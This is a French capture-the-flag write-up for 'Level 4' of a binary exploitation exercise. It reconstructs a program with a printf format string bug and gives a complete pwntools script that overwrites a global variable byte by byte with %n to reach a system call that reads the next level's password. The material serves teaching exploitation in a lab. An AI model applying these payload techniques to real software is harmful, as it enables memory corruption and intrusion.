
4. *Level 4*


On désassemble le fichier binaire, et on observe une structure du programme avec **3 fonctions** : **main, n, p**.

La fonction **main** appelle **n** sans aucun argument. La fonction **n** appelle entre autre la fonction **p**, avec un argument qui est le buffer utilisé comme cible d'un appel **fgets** :




On voit, comme dans le level 3, qu'une comparaison avec une valeur (0x8049810, dans .bss) est opérée et détermine ensuite un appel à **system**.

La fonction **p**, quant à elle, opère un simple appel à **printf** à partir de l'argument qui lui est passé :




En effet, `[ebp + 0x8]` correspond au premier argument passé à une fonction, puisqu'en x32, les arguments de fonction sont passés juste après saved EBP (0x04) et la saved return address (0x04).

On reconstruit donc le code source suivant :

```
#include <stdio.h>
#include <stdlib.h>
```

```
int m;

void    p(char *buff)
{
    printf(buff);
    return ;
}

void    n(void)
{
    char    buff[528];

    fgets(buff, 0x200, stdin);
    p(buff);
    if (m != 0x1025544)
        return ;
    system("/bin/cat /home/user/level5/.pass");
    return ;
}

int    main(void)
{
    n();
    return (0);
}
```

On a donc de nouveau une exploitation de **format string** ; sauf que cette fois, on ne peut se contenter de remplacer **1 byte** à l'adresse cible de la variable **m**, il nous faut remplacer **4 bytes**.

Il s'agit d'un scénario que nous décrivons dans le fichier **formatstrings.odt**. Il suffit d'écrire **un byte à la fois**, c'est-à-dire 0x8049810 – 0x8049811 – 0x8049812 – 0x8049813.

>> Exploitation manuelle

-- Utiliser **exploit.py** pour écrire le payload dans un fichier.
-- Transférer le fichier via **scp**.
-- `cat /tmp/payload | ./level4`

>> Exploit automatique

```
from pwn import *

def calculate_padding(bytes_written, desired_byte) :
    desired_byte += 0x100
    bytes_written %= 0x100
    padding = (desired_byte - bytes_written) % 0x100
    if (padding < 10) :
        padding += 0x100
    return padding
```

```
p = process("./level4")


first_second_bytes_addresses =
b"\x10\x98\x04\x08\x11\x11\x11\x11\x11\x98\x04\x08\x22\x22\x22\x22"
third_fourth_bytes_addresses =
b"\x12\x98\x04\x08\x33\x33\x33\x33\x13\x98\x04\x08"
jumpers = b"%016u%016u%016u%016u%016u%016u%016u%016u%016u%016u"
payload = first_second_bytes_addresses + third_fourth_bytes_addresses + jumpers
bytes_written = 0xBC

first_byte_padding = calculate_padding(bytes_written, 0x44)
payload += b"%0" + (str(first_byte_padding)).encode() + b"u%n"
bytes_written += first_byte_padding

second_byte_padding = calculate_padding(bytes_written, 0x55)
payload += b"%0" + (str(second_byte_padding)).encode() + b"u%n"
bytes_written += second_byte_padding

third_byte_padding = calculate_padding(bytes_written, 0x02)
payload += b"%0" + (str(third_byte_padding)).encode() + b"u%n"
bytes_written += third_byte_padding

fourth_byte_padding = calculate_padding(bytes_written, 0x01)
payload += b"%0" + (str(fourth_byte_padding)).encode() + b"u%n"
bytes_written += fourth_byte_padding

p.sendline(payload)
p.interactive()
```

> On a déterminé que, sur la stack, on a besoin de se déplacer de **11 variables** avant que nos specifiers de format string ne pointent sur le début de la chaîne de format elle-même. On insert donc **10** dummy specifiers (%u, we leave one to calculate the desired offset of the first %n specifier).
> Après avoir inscrit dans la chaîne de format les adresses des bytes auxquelles on souhaite écrire, et nos jumpers, la longueur de l'output de printf est de **0xBC** bytes.
> On calcule ensuite un par un nos paires de %*n*u%n, avec *n* le nombre de bytes nécessaires pour inscrire la valeur voulue au byte pointé par %n.

On ajoute tout cela au payload, et *voilà* :